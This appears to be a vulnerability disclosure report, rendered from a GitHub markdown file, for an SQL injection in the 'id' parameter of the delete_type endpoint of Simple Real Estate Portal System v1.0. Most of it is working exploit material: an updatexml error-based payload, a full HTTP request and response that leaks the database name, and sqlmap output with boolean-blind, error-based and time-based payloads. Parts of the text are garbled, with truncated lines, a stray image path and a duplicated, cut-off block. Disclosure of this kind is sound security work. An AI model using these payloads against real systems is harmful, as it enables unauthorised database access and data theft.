⑂ main ▾

···

bug_report / vendors / oretnom23 / Simple-Real-Estate-Portal-System / **SQLi-2.md**

🐕 **debug601** Create SQLi-2.md

⟲ History

⧟ **1 contributor**

48 lines (37 sloc) | 1.99 KB

···

Simple Real Estate Portal System v1.0 has a SQL injection vulnerability

vendors: https://www.sourcecodester.com/php/15184/simple-real-estate-portal-system-phpoop-free-source-code.html

Vulnerability file: /reps/classes/Master.php?f=delete_type

Vulnerability location: /reps/classes/Master.php?f=delete_type , id

[+] Payload: id=2' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ //id is Injection point

```
POST /reps/classes/Master.php?f=delete_type HTTP/1.1
Host: 192.168.1.19
Content-Length: 65
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/99.0.4844.82 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.1.19
Referer: http://192.168.1.19/reps/admin/?page=types
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

Cookie: PHPSESSID=b7n0d4rju88m3p50kmalnvn6ti
Connection: close

id=2' and updatexml(1,concat(0x7e,(select database())),0x7e),0)--+ //id is
Injection point

```
POST                              HTTP/1.1 200 OK
/reps/classes/Master.php?f=delete_type   Date: Sun, 27 Mar 2022 23:24:22 GMT
 HTTP/1.1                         Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
Host: 192.168.1.19               X-Powered-By: PHP/8.0.7
Content-Length: 65               Expires: Thu, 19 Nov 1981 08:52:00 GMT
Accept: application/json,         Cache-Control: no-store, no-cache, must-revalidate
text/javascript, */*; q=0.01     Pragma: no-cache
X-Requested-With: XMLHttpRequest  Access-Control-Allow-Origin: *
User-Agent: Mozilla/5.0 (Windows NT   Content-Length: 61
10.0; Win64; x64) AppleWebKit/537.36  Connection: close
(KHTML, like Gecko)               Content-Type: text/html; charset=UTF-8
Chrome/99.0.4844.82 Safari/537.36
Content-Type:                     {"status":"failed","error":"XPATH syntax error: '~reps_db~'"}
application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://192.168.1.19
Referer:
http://192.168.1.19/reps/admin/?page=t
ypes
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
PHPSESSID=b7n0d4rju88m3p50kmalnvn6ti
Connection: close

id=2' and
updatexml(1,concat(0x7e,(select
database())).0x7e).0)--+
```

Parameter: id (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY cla
    Payload: id=2' RLIKE (SELECT (CASE WHEN (7750=7750) THEN 2 ELSE 0x28 END))-- wAy

    Type: error-based
   Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=2' AND (SELECT 5093 FROM(SELECT COUNT(*),CONCAT(0x716a7a6271,(SELECT

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2' AND (SELECT 4716 FROM (SELECT(SLEEP(5)))NHrz)-- bhFd
---

```
09:17:25] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
09:17:25] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
09:17:25] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
09:17:26] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
09:17:26] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
09:17:26] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
09:17:27] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
OST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
qlmap identified the following injection point(s) with a total of 388 HTTP(s) requests:
—
arameter: id (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=2' RLIKE (SELECT (CASE WHEN (7750=7750) THEN 2 ELSE 0x28 END))-- wAyE

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=2' AND (SELECT 5093 FROM(SELECT COUNT(*),CONCAT(0x716a7a6271,(SELECT (ELT(5093=5093,1))),0x71706b7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCH
MA.PLUGINS GROUP BY x)a)-- vBmh

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2' AND (SELECT 4716 FROM (SELECT(SLEEP(5)))NHrz)-- bhFd
—
```